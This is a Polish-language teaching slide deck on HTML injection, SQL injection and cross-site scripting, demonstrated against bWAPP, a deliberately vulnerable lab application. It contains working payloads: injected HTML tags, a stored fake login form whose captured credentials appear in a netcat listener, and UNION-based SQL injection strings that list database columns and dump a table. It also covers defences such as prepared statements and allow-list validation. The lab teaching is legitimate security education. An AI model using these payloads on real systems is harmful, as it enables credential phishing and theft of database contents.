



<SCRIPT>



</SCRIPT>


bWAPP: HTML-Injection, SQL-Injection & Cross-site scripting (XSS)

Anna Janowska, Piotr del Fidali



bWAPP – buggy
web application

BWAPP jest darmową i celowo niezabezpieczoną stroną o otwartym kodzie źródłowym. Została przygotowana w celu ćwiczenia etycznego hackingu. Posiada ponad 100 luk w zabezpieczeniach na różnych poziomach trudności.



bWAPP – buggy web application

Na początku prezentacji zalecamy rozpocząć pobieranie obrazu maszyny wirtualnej bee-box (bee-box_v1.6.7z):

<https://sourceforge.net/projects/bwapp/files/bee-box/>

HTML Injection

- Podatność aplikacji webowych
- Użytkownik ma możliwość „wstrzyknąć” kod HTML do strony internetowej
- Może doprowadzić do ujawnienia ciasteczek sesji
- Atakujący może modyfikować stronę internetową widzianą przez innych użytkowników
- Występuje przy braku odpowiedniej sanityzacji danych wejściowych i kodowania danych wyjściowych

HTML Injection – w bWAPP

- **HTML Injection – Stored (Blog)**

Kod HTML jest zapisywany na webserverze i jest wykonywany za każdym razem kiedy dowolny użytkownik wywoła odpowiednią funkcjonalność (np. wejdzie w konkretny punkt końcowy).

- **HTML Injection – Reflected (GET), (POST), (Current URL)**

Webserver nie zapisuje kodu HTML dostarczonego przez użytkownika, wykonywany jest on natychmiastowo w momencie jego wprowadzenia.

HTML Injection – w bWAPP


bWAPP posiada **3 poziomy trudności** dla każdego zadania – im wyższy poziom tym mocniejsze zabezpieczenia zastosowano przy danej podatności.

Na pierwszym poziomie wystarczy wprowadzić odpowiedni tag HTML, żeby zobaczyć efekty.


Na drugim poziomie musimy zakodować kod, który chcemy wprowadzić na stronę internetową.



HTML Injection – w bWAPP demonstracja



The screenshot shows the bWAPP web application. The header is orange with the text "bWAPP" and a bee icon, followed by "an extremely buggy web app!". A navigation bar contains links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area has a title "/ HTML Injection - Reflected (GET) /" and a form with the label "Enter your first and last name:". The "First name:" field contains "Robert" and the "Last name:" field contains "Lewandowski". A "Go" button is at the bottom. On the right, there are social media icons for Twitter, LinkedIn, Facebook, and Email. The injected HTML is visible in the "Last name:" field.

bWAPP 
an extremely buggy web app !

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee





/ HTML Injection - Reflected (GET) /

Enter your first and last name:

First name:

Last name:

Go

/ HTML Injection - Reflected (GET) /

Enter your first and last name:


First name:

Last name:

Go


Welcome Robert Lewandowski

HTML Injection – w bWAPP demonstracja



```
<h1>BAWiM</h1>  
<h2>Zapytanie POST</h2>
```


HTML Injection – w bWAPP demonstracja



W przypadku zapytania GET
Tagi HTML możemy przekazać
przy pomocy query string.

```
?firstname=<h1>BAWiM<%2Fh1>&  
lastname=<h2>bWAPP<%2Fh2>&  
form=submit
```

HTML Injection – w bWAPP demonstracja

Dodajemy fałszywy formularz logowania na stronie blogu.

/ HTML Injection - Stored (Blog) /

Add: ☒ Show all: ☐ Delete: ☐

#	Owner	Date	Entry
1	bee	2021-12-01 18:20:55	Otrzymaj darmowe konto premium Login: <input type="text"/> Password: <input type="text"/> <input type="button" value="Submit Query"/>



HTML Injection – w bWAPP demonstracja

W netcat możemy zobaczyć przesłane dane:

```
bee@bee-box:~$ nc -nvlp 2115
listening on [any] 2115 ...
connect to [169.254.6.41] from (UNKNOWN) [169.254.6.41] 58042
POST /index.html HTTP/1.1
Host: 169.254.6.41:2115
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.17) Gecko/20110422
Ubuntu/8.04 (hardy) Firefox/3.6.17
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://localhost/bWAPP/htmli_stored.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

login=Piterek&password=Has%C5%82o123&security_level=0
```

SQL Injection

- Polega na wprowadzeniu przez użytkownika zapytania SQL
- Skuteczny atak może pozwolić na zdobycie informacji lub zmodyfikowanie danych w bazie

SQL Injection – jak przeciwdziałać?

- Podstawowym rodzajem obrony przed takimi atakami jest używanie spreparowanych zapytań, dzięki nim baza danych może rozróżnić kod od danych.
- W przypadku, gdy atakujący będzie próbował wprowadzić zapytanie np. 1' or 1=1 spreparowane zapytanie będzie szukać wiersza z dokładnie taką wartością.
- W wielu językach są zdefiniowane spreparowane zapytania

SQL Injection – jak przeciwdziałać?

- **Stored Procedures** – sparametryzowane zapytanie w porównaniu do poprzedniego sposobu są przechowywane w bazie danych
- **Allow-list Input Validation** – dajemy możliwość użytkownikowi wyboru wartości jedynie z listy, w przypadku, gdy wartość jest inna niż oczekiwana należy zwrócić błąd

SQL Injection – w bWAPP demonstracja

Na tej stronie mamy możliwość przeglądnięcia informacji o filmach wybranych z listy rozwijanej.

/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link

SQL Injection – w bWAPP demonstracja

W kodzie HTML możemy zobaczyć, że value opcji to 1,2,...
Możemy zedytować value i wstawić tam nasze zapytanie SQL.
Iterując możemy sprawdzić że tabela ma 7 kolumn.

```
Select a movie:  
<select name="movie">  
  <option value="1 order by 1--">G.I. Joe: Retaliation</option>  
  <option value="2">Iron Man</option>  
  <option value="3">Man of Steel</option>  
  <option value="4">Terminator Salvation</option>  
  <option value="5">The Amazing Spider-Man</option>  
  <option value="6">The Cabin in the Woods</option>
```

/ SQL Injection (POST/Select) /

Select a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: Unknown column '8' in 'order clause'

SQL Injection – w bWAPP demonstracja

- Sprawdzamy które z kolumn są wyświetlane na stronie, dzięki temu będziemy wiedzieli, gdzie wyświetlać dane, które zdobędziemy. Korzystamy z and 1=0 w celu usunięcia danych wyświetlanych w oryginalnym zapytaniu. UNION ALL – łączy wszystkie rezultaty 2 lub większej ilości zapytań SELECT.

```
Select a movie:  
[<select name="movie">  
  <option value="1 and 1=0 union all select 1,2,3,4,5,6,7--">G.I. Joe: Retaliation</option>
```

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

SQL Injection – w bWAPP demonstracja

Teraz możemy wyciągnąć informacje z bazy danych takie jak: nazwa użytkownika, nazwa bazy danych, ID połączenia czy wersje SQL.

SQL Injection – w bWAPP demonstracja

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_schema = 'bwapp' and table_name='blog'-- '

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
id	blog	5	4	Link
owner	blog	5	4	Link
entry	blog	5	4	Link
date	blog	5	4	Link

SQL Injection – w bWAPP demonstracja

' and 1=0 union all select 1, owner, id, entry, date, 6, 7 from blog -- '

/ SQL Injection (POST/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
bee	1	2021-12-01 18:20:55	<p>Otrzymaj darmowe konto premium</p> <p>Login: <input type="text"/></p> <p>Password: <input type="text"/></p> <input type="button" value="Submit Query"/>	Link

XSS – Cross Site Scripting

- Rodzaj ataku umożliwiający umieszczenie skryptu na zaufanej stronie bądź aplikacji, który powoduje zainstalowanie złośliwego oprogramowania w przeglądarkach użytkowników
- Treść podana przez użytkownika jest bezpośrednio wyświetlana na podatnej stronie
- Atak wykorzystuje zaufanie przeglądarek do aplikacji
- Kod zostaje wykonany na prawach bieżącego, aktualnie zalogowanego użytkownika




XSS - Przykład

XSS – Rodzaje ataków

Główne rodzaje podatności XSS:

- nietrwałe XSS (non-persistent/ **reflected XSS**) - tekst od użytkownika zostaje bezpośrednio wyświetlony na danej stronie
- trwałe XSS (persistent/ **stored XSS**) – tekst wysyłany od użytkownika nie musi być bezpośrednio wysyłany przez przeglądarkę (może być zapisywany np. w bazie danych)
- **DOM based XSS** – kod wykonywany z poziomu złośliwych modyfikacji, które miały miejsce w środowisku DOM

XSS – bWAPP - HREF



XSS – bWAPP - HREF




CEL:

Przesyłamy odpowiednio spreparowany adres do użytkownika, którego chcemy zaatakować.


SKUTEK:

Nieświadomy użytkownik otwiera URL, który przekierowuje go na np. złośliwe strony.

XSS – bWAPP - Cookies



XSS – bWAPP - Cookies

